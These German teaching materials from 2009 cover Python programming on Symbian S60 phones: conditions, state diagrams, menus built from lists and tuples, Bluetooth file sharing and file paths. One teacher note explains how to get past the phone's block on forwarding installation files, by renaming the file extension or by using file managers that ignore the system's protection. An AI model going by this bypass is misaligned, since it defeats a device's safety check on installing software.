Neben dem Thema der Datenstrukturierung stellt sich ebenfalls die Frage, welche Bedingungen automatisiert auf ihren Wahrheitswert überprüft werden können, was überhaupt ein Wahrheitswert ist und warum es nicht direkt regnet, wenn die Sonne mal nicht scheint? Welche Möglichkeiten sich bei dem Thema Aussagenlogik ergeben, soll hier jedoch nicht weiter ausgeführt werden.

4 Genderaspekt

Die Thematik mit Tierarten ist wahrscheinlich recht neutral formuliert. Es stellt sich jedoch die Frage, welchen Einfluss eine anderer thematischer Zusammenhang – z. B. dass Erraten der letzten Freizeitbeschäftigung oder des Mobiltelefonmodells – auf die Motivation hätte.

5 Für das Merkheft

Aufbau eines Struktogramms:



In Python

```
anweisung1()
if <<Bedingung>>:
        anweisung2a()
        anweisung3a()
else:
        anweisung2b()
anweisung4()
```

Vergleiche als Bedingungen:

`==` Wird genutzt, um zu fragen, ob zwei Objekte den gleichen Werte haben.
Beispiel: Ist `a=5` festgelegt worden, so ist die Bedingung `a==3` nicht erfüllt, die Bedingung `a==5` hingegen schon.

`!=` Wird genutzt, um zu fragen, ob zwei Objekte unterschiedliche Werte haben.
Beispiel: Ist `a="Hallo"` festgelegt worden, so ist die Bedingung `a!="Hallo"` nicht erfüllt, `a!="hallo"` jedoch schon (es wird Groß- und Kleinschreibung unterschieden).

Matthias Heming 25. November 2009

Arbeitsblatt zum Thema »Zustände«

Aufgabe 1

Nicht in jeder Situation kann man mit einem Mobiltelefon alle vorhandenen Funktionen nutzen. Beschreiben Sie jeweils Situationen, bei denen folgende Aussagen zutreffen:

- Keinerlei Interaktion mit dem Mobiltelefon ist möglich.
- Es ist möglich, Fotos zu machen und Musik zu hören. Es können aber keine Anrufe getätigt und keine entgegengenommen werden. Gleiches gilt für SMS/MMS-Nachrichten.
- Es ist möglich, Sprachanrufe zu tätigen, der Versuch ein Bildtelefonat zu starten, resultiert aber in einer Fehlermeldung.
- Es ist möglich, Notrufe zu tätigen. Das Senden und Empfangen von Nachrichten ist jedoch genauso wie das Tätigen und Entgegennehmen von Anrufen nicht möglich.

Fallen Ihnen noch mehr Situationen ein, in denen bestimmte Funktionen eines Mobiltelefons nicht genutzt werden können?

Aufgabe 2


Als Grundlage zur Bearbeitung dieser und der folgenden Aufgaben wird die Implementierung der Klasse `Aufnahmegeraet` genutzt, die im Rahmen des Arbeitsblattes zum Thema *Klassen* erstellt wurde.

Erstellen Sie nach der Klassendefinition ein konkretes Aufnahmegerät (z. B. mit dem langweiligen Bezeichner `geraet1`). Was passiert, wenn Sie in mit `geraet1.nimmAuf()` eine Aufnahme starten, vor dem Abspielen dieser Aufnahme mit `geraet1.spielAb()` jedoch vergessen, die Aufnahme zu stoppen?

Beschreiben Sie die auftretende auftretende Fehlermeldung und versuchen Sie, sie zu beseitigen. In dem Fall, dass keine Fehlermeldung auftritt, erläutern Sie, warum, da das gleichzeitige Aufnehmen und Abspielen eigentlich nicht möglich sein sollte.

Aufgabe 3

Ein Soundobjekt, wie es unter dem Bezeichner `_sobj` verwendet wird, hat mindestens zwei Zustände: *gestoppt* und *nimmt auf*. Ist ein Objekt der Klasse Sound gerade im Zustand *gestoppt* und es wird die Methode `record()` aktiviert, so befindet es sich danach im Zustand *nimmt auf*. Auch wenn in diesem Fall die Beschreibung alleine wohl recht leicht verständlich ist, wird es bei Objekten mit vielen verschiedenen möglichen Zuständen und dementsprechend auch vielen Übergangsmöglichkeiten schnell unübersichtlich. Daher stellen Informatikerinnen und Informatiker die verschiedenen Zustände in einem **Zustandsübergangsdiagramm** grafisch dar.



Erweitern Sie die Grafik: Finden Sie weitere Zustände und Übergangsmöglichkeiten. Als Hilfe kann die Dokumentation zu Soundobjekten dienen, die auf dem Arbeitsblatt zur Einführung in die Programmierung geliefert wurde. Wie wurden hier die Zustände benannt?

Aufgabe 4

Modifizieren Sie nun Ihre Implementierung der Klasse `Aufnahmegeraet`, so dass die Methode `nimmAuf()` vor der Aufnahme überprüft, ob das Soundobjekt nicht gerade abgespielt wird. Geben Sie in einem solchen Fall mit einem Befehl wie `print("Fehler␣XYZ")` eine einfach verständliche Fehlermeldung aus.

Zusatzaufgabe: Die Ausgabe mit `print(text)` ist verhältnismäßig langweilig. Für eine passende Präsentation kann mit Hilfe des Moduls `appuifw` geschehen, welches folgende Methode enthält:

note(text[, type]) Displays a note dialog of the chosen type with text (Unicode). The default value for type is 'info', which is automatically used if type is not set. type can be one of the following strings: 'error', 'info', or 'conf'.

Aufgabe 5

Beschreiben Sie die Funktionalität eines einfachen Getränkeautomaten mit Hilfe eines Zustandsübergangsdiagramm.

Matthias Heming 25. November 2009

Hinweise zur Phase »Zustände«

1 Kompetenzformulierung

Schülerinnen und Schüler ...

- erkennen, dass Objekte (im Rahmen ihres Lebenszyklus) unterschiedliche Zustände durchlaufen. Sie benennen diese geeignet und formulieren Regeln, nach denen die Zustände gewechselt werden.
- stellen Zustände und ihre Übergangsbedingungen in Zustandsdiagrammen dar.
- erfragen den aktuellen Zustand von Objekten mit einer Programmiersprache und nutzen Verzweigungstechniken, damit Methoden passend zum Zustand unterschiedlich agieren.

2 Detaillierte Zielsetzung

Mit der ersten Aufgabe sollen Zustände als Situationen beschrieben werden, in der bestimmte Bedingungen gelten. Die Unterscheidung zwischen Sprach- und Videotelefonie soll dazu führen, dass die Zustandsdimension des Netzempfangs näher untersucht wird und nicht nur dichotom dargestellt. Nicht aufgeführt, jedoch wahrscheinlich schnell von Schülerinnen und Schülern angemerkt, wird das Guthaben bei Prepaid-Verträgen, welches ebenfalls als bestimmender Faktor bei den Zustandsbeschreibungen auftauchen kann.
Die zweite Aufgabe macht es notwendig, den internen Zustand des Soundobjektes (beschrieben innerhalb der bereits ausgeteilten Dokumentation auf dem ersten Arbeitsblatt zur Programmierung) mit Hilfe der Methode `state` herauszufinden und mit einer Verzweigung entsprechend zu reagieren. Damit wird die dritte Aufgabe inhaltlich bereits aufgearbeitet und der eigentliche Arbeitsaufwand besteht nunmehr in der korrekten Erweiterung des Zustandsdiagramms.
In der Hoffnung, dass die Fehlermeldung der zweiten Aufgabe korrekt beseitig wurde, wird in der vierten Aufgabe der umgekehrte Fall erfasst, dass das Soundobjekt zum Zeitpunkt des Aufnahmestarts gerade abgespielt wird.
Die letzte Aufgabe kann zum Einen zur Binnendifferenzierung genutzt werden, sie eignet sich jedoch ebenfalls gut für eine Gruppenarbeit. Ein wichtiger Punkt vor dem eigentlichen Aufstellen unterschiedlicher Zustände ist eine klare Spezifikation der Funktionsweise des beispielhaften Getränkeautomaten. Falls die Offenheit der Aufgabe durch das Fehlen einer solchen Spezifikation zu komplex ist bzw. Schülerinnen und Schüler die Aufgabe durch einen komplexen Automaten zu schwierig gestalten, kann eine Intervention durch die Lehrkraft notwendig werden. Zur besseren Vergleichbarkeit könnte eine einheitliche Funktionsweise vorgegeben werden, dadurch würde aber die Aufgabe, anhand des Zustandsübergangsdiagramms einer fremden Gruppe auf die Funktionsweise des zugrundeliegenden Automats zu schließen, nicht mehr zu stellen sein.

3 Mögliche Weiterarbeit

An dieser Stelle angekommen, sollte es möglich sein, den Zusammenhang zwischen Sprachen und Zuständen, also (endliche) Automaten näher zu thematisieren. Dies sollte jedoch aufgrund der Komplexität bzw. Bedeutung innerhalb der

Informatik nicht im Rahmen einer Binnendifferenzierung stattfinden (dazu wurde die letzte Aufgabe als optional gekennzeichnet).
Da in der ersten Aufgabe des Arbeitsblattes auf unterschiedliche Netzversorgung für einfache Sprachtelefonie und Bildtelefonie angesprochen wurde, könnten an dieser Stelle die grundlegenden Unterschiede zwischen GSM und UMTS erläutert werden. Wie stark man auf technische Details eingehen möchte, muss im Einzelfall geklärt werden.


4 Genderaspekt

Bisher keine Besonderheiten gefunden, die zu berücksichtigen wären.

5 Für das Merkheft

Zustand: Ein Zustand ist eine Situation mit bestimmten Rahmenbedingungen.

Transition: Eine Transition bezeichnet bestimmte Ereignisse, durch die ein Objekt seinen Zustand verändert.




Matthias Heming 25. November 2009

Lernzielkontrolle zum Thema »Zustände«

Aufgabe 1

- Zeichnen Sie zwischen den in der Grafik vorgegebenen Zuständen von Mobiltelefonen passende Übergangsbedingungen ein.
- In diesem vereinfachten Modell soll ein Mobiltelefon bereits bei einer einmaligen Falscheingabe der PIN gesperrt werden. Fügen Sie passende Zustände und Übergangsbedingungen hinzu.



Aufgabe 2


In welche verschiedenen Zustände kann das Bluetooth-Modul eines Mobiltelefons geschaltet werden? Welche Auswirkungen hat dies auf die Kommunikation mit anderen Geräten?

Matthias Heming 25. November 2009

Arbeitsblatt zum Thema »Listen, Tupel und GUI«


Wieder einmal wird das Beispiel des Aufnahmegerätes genutzt. Das Ergebnis der letzten aufwendigen Verbesserungsmaßnahmen war eine Aufnahmegeräte-Klasse, deren Methoden zumindest ein kleines bisschen intelligent erschienen. Diese Flexibilität ist dann wichtig, wenn beim Verfassen des Programms noch nicht klar ist, was genau mit den Objekten geschehen soll!

Auf der rechten Seite wird ein Bildschirmfoto gezeigt, auf dem die Steuerung des (bisher einzigen) Aufnahmegeräteobjektes durch ein Menü möglich ist. Ein **Menüeintrag** ist gekennzeichnet, durch eine **Beschriftung** und eine Anweisung, was getan werden soll, falls der Menüpunkt ausgewählt wird. Es wird also keine Anfrage, sondern ein **Auftrag** benötigt. Gehören zwei Dinge **(Beschriftung, Auftrag)** so eng zueinander, kann man sie als **Tupel** schreiben.



Nichts anderes, als beide Dinge in Klammern und mit Komma getrennt. So etwas kennen Sie bereits als Punkt in einem Koordinatensystem, ein Pärchen aus x-Wert und y-Wert wie $(3, 4)$, anstelle des Kommas wird hier häufig ein Schrägstrich verwendet.

Nun wurde geklärt, was ein Menüeintrag ist. Was ist nun ein **Menü**? Nichts anderes als eine **Liste** von Menüeinträgen. Passenderweise können mit Python sehr einfach Listen gemacht werden. Anstelle der runden Klammern bei Tupeln, nimmt man einfach eckige. Im folgenden Railroad-Diagramm wird deutlich, dass in einer Liste oder einem Tupel irgendwelche Objekte stehen (Es könnten Tupel in einer Liste stehen, Listen in einem Tupel stehen oder sogar Tupel in einem Tupel, das wiederum in einer Liste steht . . .).



Aufgabe 1

Formulieren Sie das auf dem Bildschirmfoto gezeigte Menü in der Syntax der Programmiersprache Python. Nehmen Sie dazu an, dass ein Objekt `a` der Klasse `Aufnahmegeraet` bereits erzeugt wurde und die einzelnen Aufträge daher mit `a.nimmAuf` etc. verfügbar sind.

Aufgabe 2

Passen Sie den Quelltext Ihres Diktiergerätprogramms so an, dass nicht mehr beim Programmstart festgelegt ist, was das Programm machen wird, sondern der Nutzer bzw. die Nutzerin das Programm über ein Menü steuern kann. Dazu benötigen Sie das im Modul `appuifw` enthaltene Objekt der Klasse `Application`, deren Details im beiliegenden Dokumentationsausschnitt erläutert sind. Probieren Sie neben dem Menü auch Modifikationen des Titels und der Bildschirmgröße aus.

Hinweis: Wird nur das Aussehen der GUI festgelegt, so wird das Programm nach dem Programmstart zwar passend aussehen, aber direkt beendet werden, da keine weiteren Aufträge durchgeführt werden sollen. Mit Hilfe der folgenden Zeilen, auch im QR-Code enthalten, wird dem Programm sinngemäß mitgeteilt: *Warte auf Eingaben der Nutzerin bzw. des Nutzers. Falls diese diese bzw. dieser Exit-Taste drücken, beende dich.*.

Fügen Sie diese Zeilen am Schluss Ihres Programmquelltextes hinzu.

```
import e32
ao_lock = e32.Ao_lock()
def exithandler():
    ao_lock.signal()
appuifw.app.exit_key_handler = exithandler
ao_lock.wait()
```

Aufgabe 3

Was bedeutet eigentlich die Abkürzung GUI? Was ist mit `appuifw` gemeint?

Zusatzaufgaben

- Überlegen Sie, wie ein Menü aussehen könnte, über das mehrere Objekte der Klasse Aufnahmegerät gesteuert werden können.
- Fügen Sie einen Menüeintrag hinzufügen, der das Programm beendet.

Application Type

A single implicit instance of this type always exists when *appuifw* module is present and can be referred to with the name *app*. New instances cannot be created by a Python program.
Instances of Application type have the following attributes:

body: The UI control that is visible in the application's main window. Currently either Text, a *Listbox* object, *Canvas*, or *None*.

exit_key_handler: A callable object that is called when the user presses the *Exit* softkey. Setting *exit_key_handler* to *None* sets it back to the default value.

menu This is a list of the following kinds of items:

- (title, callback) which creates a regular menu item
- (title, ((title, callback)[...])) which creates a submenu

title (Unicode) is the name of the item and *callback* the associated callable object. The maximum allowed number of items in a menu, or items in a submenu, or submenus in a menu is 30.

Example:

```
appuifw.app.menu = [(u"Item␣1", item1),
(u"Submenu␣1",
((u"Subitem␣1", subitem1),
(u"Subitem␣2", subitem2)))]
```

screen The screen area used by an application. See Figure 5.3 for example screens. The appearance of the application on the screen can be affected by setting one of the following values: 'normal', 'large', and 'full'.

Examples:


```
appuifw.app.screen='normal' # (a normal screen with
                            # title pane and softkeys)
appuifw.app.screen='large' # (only softkeys visible)
appuifw.app.screen='full' # (a full screen)
```

Matthias Heming 25. November 2009

Wo bin ich?

Die folgenden Aufgaben sind auf Basis der Verfügung stehenden Informationsmaterialien zu bearbeiten.

- Erläutern Sie mit eigenen Worten: Was sind *Standortbezogene Dienste* (engl. *Location Based Services*)?
- Wie ist es möglich, dass Mobiltelefone die eigene Position bestimmen können? Zwei verschiedene Techniken sind mindestens anzugeben. Kennen Sie eine dritte?
  Welche Technik wird von *Google Latitude* genutzt?
- Kann mein Nachbar herausfinden, wo ich mich gerade befinde? Wenn ja, unter welchen Bedingungen?
- Kann die Polizei herausfinden, von wo ich meinen Notruf getätigt habe



- Kann ich auch einen Notruf tätigen, wenn ich meine PIN vergessen habe?

Matthias Heming 25. November 2009

Eine(s) für Alle!

Aufgabe 1

Sie bekommen von der Lehrkraft per Bluetooth ein cooles Video übertragen. Damit der Kurs in der nächsten Unterrichtsstunde etwas Ablenkung hat, soll das Video schnell an alle Schülerinnen und Schüler verteilt werden. Messen Sie die Zeit vom Empfang der Datei von der Lehrkraft bis zu dem Zeitpunkt, bei dem **jede Person im Kurs das Video auf dem eigenen Gerät verfügbar** hat.

Überlegen Sie sich eine geeignete Strategie und wählen Sie eine Person aus, die als erste das Video bekommen soll.

Aufgabe 2

Sie bekommen von der Lehrkraft eine Installationsdatei für das Dateiverwaltungsprogramm *X-Plore* übertragen. Verteilen Sie die Datei wie bei der vorherigen Aufgabe, messen Sie wieder die Zeit, diesmal bis zu dem Zeitpunkt, bei dem **das Programm auf allen Mobiltelefonen installiert ist**.

Notieren Sie sich eventuelle Probleme, die bei der Durchführung auftreten.

Aufgabe 3

Können Sie Ihre Geschwindigkeit verbessern? Dazu zwei weitere Programme, für die jeweils die Zeit gemessen werden soll:

PythonForS60: ein Interpreter für die Programmiersprache Python, der für Geräte mit Symbian S60 Plattform erstellt wurde.

PythonScriptShell: ein Programm, mit dem interaktiv auf den Python-Interpreter zugegriffen werden kann.

Aufgabe 4

Welcher Durchlauf war der schnellste? Warum? Falls Sie unterschiedliche Strategien verwendet haben, worin haben diese sich unterschieden?

Matthias Heming 25. November 2009

Hinweise zur Phase »Dateiverteilung«

1 Kompetenzformulierung

Schülerinnen und Schüler ...

- installieren zusätzliche Anwendungen auf den eigenen Mobiltelefonen, um die Funktionalität zu erweitern.
- erkennen, dass die unterschiedliche Behandlung beim Senden einer Datei allein aufgrund der Dateiendung stattfindet.
- reflektieren Dateiverteilungsstrategien und optimieren sie bezüglich ihrer Geschwindigkeit.
- wissen um die praktische Bedeutung autorisierter Geräte im Bezug auf die Bluetooth-Schnittstelle.

2 Detaillierte Zielsetzung

Bei Mobiltelefonen auf S60 Basis können zusätzlich zu installierende Programme nicht so einfach per Bluetooth im Kursverband verteilt werden. Anhand der Dateiendung versucht das System, den Dateiinhalt zu interpretieren. Bei Bildern oder Videos wird z. B. angeboten, die Datei in die *Galerie* des Informatiksystems aufzunehmen, bei Installationsdateien, das entsprechende Programm zu installieren. Während Bilder und Videos durchaus an andere Personen bzw. Geräte weitergeleitet werden dürfen, wird dieses bei Installationsdateien gesperrt. Die Sperre geht sogar soweit, dass Installationsdateien, die mit Hilfe des mitgelieferten Dateimanagers aufgespürt wurden, ebenfalls nicht versendet werden können.
Da das Erkennen des Dateiinhaltes anhand der Endung stattfindet, kann die gewünschte Installationsdatei nach einem einfachen Umbenennen dennoch verschickt werden. Diese Umbenennung ist jedoch nicht im Posteingang möglich, da die dort angekommenen Dateien nicht mit einem einfachen Dateimanager auffindbar sind. Programme wie der *X-Plore*[1] oder der *Y-Browser*[2] mit *Mail Folders* Plugin ermöglichen den Zugriff auf die Dateien der eingegangenen Nachrichten und können diese sauber in das vorhandene System kopieren, danach können die Dateien wie bereits beschrieben umbenannt und mit den Systemfunktionen versendet werden. Bei den beiden angesprochenen Programmen (bei dem Y-Browser nur mit installiertem *BTObex*-Plugin) werden zum Versand eigene Methoden angeboten, die die Schutzmechanismen des Systems beim Dateiversand bereits ignorieren.
Bei der Bearbeitung der ersten Aufgabe wird nur kurz getestet, ob Schülerinnen und Schüler über Bluetooth Dateien versenden, empfangen bzw. weiterleiten können. Dies sollte mit geringen Anstrengungen verbunden sein, notfalls können Schülerinnen und Schüler sich untereinander meist schnell weiterhelfen. Im Rahmen der möglichen Weiterarbeit weiter unten wird erläutert, auf welcher Grundlage die Videodatei ausgewählt werden kann. Die zweite Aufgabe ist aufgrund der oben angesprochenen Problematik nur schwer zu lösen, da Schülerinnen und Schülern diese Problematik nicht bewusst ist. Da jeweils nur eine einzige Schülerin bzw. ein einziger Schüler mit der zu verteilenden Datei ausgestattet wurde, könnte es unruhig werden, wenn diese Person die Weiterleitung nicht zustande bringt. Es ist in einem solchem Fall dazu zu raten, die Datei nach und nach auch anderen Schülerinnen und Schülern zur Verfügung zu stellen, so dass diese praktisch mitüberlegen können.

[1] `http://www.lonelycatgames.com/?app=xplore`
[2] `http://www.drjukka.com/YBrowser.html`

Die dritte Aufgabe zeigt nun auf, dass das Problem nicht nur einzeln bestand, sondern sich bei anderen Installationsdateien bestätigt. An dieser Stelle sind sind zumindest zwei zusätzliche Dateien vorhanden, an denen unterschiedliche Strategien getestet werden können. Es ist zu hoffen, dass Schülerinnen und Schüler auf die Idee kommen, dass die Sicherheitsabfrage bei bei der Initialisierung eines Bluetoothtransfers vermieden werden könnte, Vor- und Nachteile der Sicherheitsabfrage sollte dabei erwähnt werden. Ebenfalls interessant ist die Tatsache, dass der Start des Programmes *X-Plore* aufgrund der Sharewarelizenz künstlich verlängert wurde. Falls das Programm also bereits zum Zeitpunkt der Übertragung aktiv ist, so kann die Weiterleitungszeit verkürzt werden. An dieser Stelle könnte daher auf die Multitaskingfähigkeiten des Informatiksystems eingegangen werden und die Menütaste als Programmumschalter erläutert werden.

3 Mögliche Weiterarbeit

Details zum Thema Bluetooth:

- Was bedeutet *Pairing*?
- Wie funktioniert der Bluetooth-Handshake?
- Wie sehen Bluetooth-Adressen aus?
- Können Bluetooth-Verbindungen abgehört werden?
- Was ist der unterschied zwischen *Hands-Free-Profile* und *SIM-Access-Profile*?
- Wie schnell ist der Datentransfer effektiv?

Um unterschiedliche Dateiendungen zu berücksichtigen, wird in der ersten Aufgabe ein Video angesprochen, welches von der Lehrkraft zur Verfügung gestellt wird. Natürlich kann statt dessen ebenfalls eine Musikdatei oder ein Foto genommen werden.
Der tatsächlich genutzte Input muss jedoch nicht nur als Mittel zum Zweck angesehen werden, der von Schülerinnen und Schülern nach der Unterrichtsstunde direkt wieder gelöscht wird. Ein Video zum Thema *Handygewalt*, wie es im Rahmen des Medienpakets *Abseits!* des *Programm polizeiliche Kriminalprävention der Länder und des Bundes* erstellt wurde[3], kann als Aufhänger verwendet werden, z. B. das Recht am eigenen Bild[4] zu erläutern, von der allgemeinen Problematik sogenannter Snuff-Videos einmal ganz abgesehen.
Anstelle eines solchen Gewaltvideos, welches – möchte man es adäquat im Unterricht thematisieren – wahrscheinlich recht viel Besprechungszeit kostet, kann ebenfalls auf ein Video ausgewichen werden, welches die Möglichkeiten/Grenzen der Programmierung mit/für Mobiltelefone thematisiert. Zum Einen wäre da die Möglichkeit, per Bluetooth Modellautos zu steuern[5], zum Anderen die Fragestellung, ob es tatsächlich ein eingebautes Röntgengerät gibt bzw. wie ein solcher Video sonst realisiert werden kann[6]. Wie mobil ist *MobiSpray*[7] eigentlich wirklich?

4 Genderaspekt

Ursprünglich war diese Aufgabe im Sinne eines Konkurenzkampfes konzipiert. Es sollten zwei oder mehr Gruppen gegeneinander antreten und jeweils die Zeit, die zur Datenverteilung benötigt wird, messen. Je nach Lerngruppe können die Aufgaben natürlich immer noch so formuliert werden, es hat jedoch zur Konsequenz, dass es auf jeden Fall eine Verliererergruppe gibt. Diese Art des Konkurrenzkampfes, der eher bei Jungen als motivationsfördernd angesehen wird (Achtung: Stereotyp!), wurde daher weggelassen. Die Lerngruppe wird als ganzes zusammenhalten, eventuell kann anhand der ersten Messungen eine Zeitgrenze als erweitertes Ziel festgelegt werden, die unterboten werden muss.
Je nach Lerngruppe kann die Wettbewerbssituation jedoch wesentlich motivierender sein.

[3] `http://www.youtube.com/watch?v=tUKHvZhr7vc`
[4] `http://de.wikipedia.org/wiki/Recht_am_eigenen_Bild`
[5] `http://www.youtube.com/watch?v=EMjAYdF13cU`
[6] `http://www.youtube.com/watch?v=zRx3Dat7uqs`
[7] `http://www.youtube.com/watch?v=g7WJgXg9tKo`

Matthias Heming 25. November 2009

Arbeitsblatt zum Thema »Dateinamen und -pfade«

Ein Foto gemacht, ein Musikstück aufgenommen, einen Text geschrieben, eine Präsentation erstellt. Die Ergebnisse dieser Tätigkeiten haben meist eines gemeinsam, sie werden in einer Datei auf einem Speichermedium gesichert, damit man später wieder darauf zurückgreifen kann.
Damit eine solche Datei wiedergefunden werden kann, muss einmal ihr **Dateiname** bekannt sein, von Vorteil wäre auch der **Speicherort**, damit man weiß, an welcher Stelle man suchen muss.
Auf heutige Speichermedien passen eine Menge Dateien. Einige davon sind nur für das Betriebssystem wichtig, andere extra vom Anwender erstellt. Genau wie bei dem heimischen Schreibtisch wäre es schwierig, wenn alle Dateien/Dokumente auf einem Haufen liegen, die Suche nach dem jeweils gewünschten dauerte immer sehr lange.
Daher nutzt der ordentliche Mensch für die Akten zu Hause **Aktenordner**. Mit einer entsprechenden Beschriftung versehen, erleichtern diese, Dokumente zum selben Thema zu strukturieren und schneller wiederzufinden.
Informatiksysteme nutzen ein ähnliches Prinzip, Dateien können in **Verzeichnissen** zusammengefasst werden. Weil Verzeichnisse nicht als reales Objekt existieren, haben diese im Vergleich zu Ordnern einen großen Vorteil: Man kann innerhalb eines Verzeichnis ein oder mehrere weitere Unterverzeichnisse erstellen, und in diesem wieder weitere Verzeichnisse, und in diesem…

Aufgabe 1

Der Anfang des Wikipedia-Eintrages zum Stichwort *Dateinamenserweiterung*[1] erläutert:

> Die **Dateinamenserweiterung** (engl. filename extension), auch als **Dateierweiterung**, **Dateiendung** oder **Dateisuffix** bezeichnet, ist der letzte Teil eines Dateinamens und wird gewöhnlich mit einem Punkt abgetrennt (wobei der Punkt selbst nicht als Teil der Erweiterung angesehen wird). Die Dateiendung wird oft eingesetzt, um das Format einer Datei erkennbar zu machen, ohne die Datei vorher einlesen zu müssen.

Was können Sie nun über den Unterschied zwischen Dateien mit folgenden vier Namen sagen?

```
agnes-release me    agnes.release me.txt
agnes-release me.mp3    agnes - release me.jpg
```

[1] `http://de.wikipedia.org/wiki/Dateierweiterung` – geprüft am 5. Oktober 2009

Aufgabe 2

Unterschiedliche Betriebssysteme erlauben in einem Verzeichnis- bzw. eine Dateinamen unterschiedliche Zeichen. Unter Windows z. B. sind die Zeichen `<>?"/\|:` nicht erlaubt. Auch Leerzeichen oder Umlaute sind bei vielen Programmen nicht gerne gesehen.


- Erstellen Sie ein Railroad-Diagramm für Dateinamen, die nur aus Buchstaben, Punkten und Ziffern zusammengesetzt sind. Erweitern Sie dieses, so dass `.` und `..` keine gültigen Dateinamen mehr sind[2].
- Dürfen Sie `verzeichnis.doc` als Verzeichnisname verwenden? Überlegen Sie, wie ein Railroad-Diagramm für Verzeichnisnamen aussehen könnte.

Aufgabe 3

Dateien können in verschiedenen Speicherbereichen gesichert sein. Einige Betriebssysteme bezeichnen diese unterschiedlichen Bereiche mit einzelnen Buchstaben. Auf der rechten Seite ist ein Auszug der Speicherstruktur (**Verzeichnisbaum**) eines Symbian S60 Mobiltelefons gezeigt.

- Wie reagieren Sie auf die Anweisung, die Datei `Pic20090908.jpg` zu löschen?

Um eine Datei exakt zu bestimmen, wird der **eindeutige** Weg vom Laufwerksbuchstaben über alle Unterverzeichnisse bis zum Dateinamen beschrieben (**Pfadname**). Um Laufwerksbuchstaben, Verzeichnisse und Dateinamen voneinander abzugrenzen, benutzt das Symbian Betriebssystem das Symbol `\`.



- Wie lautet der Pfadname der Datei `snd.wav` im Verzeichnis `Music` auf der Speicherkarte?
- Sie machen mit Ihrem Mobiltelefon ein Foto. In welchem Speicherbereich wird die Bilddatei abgelegt? Geben Sie den Pfadnamen der Bilddatei an.
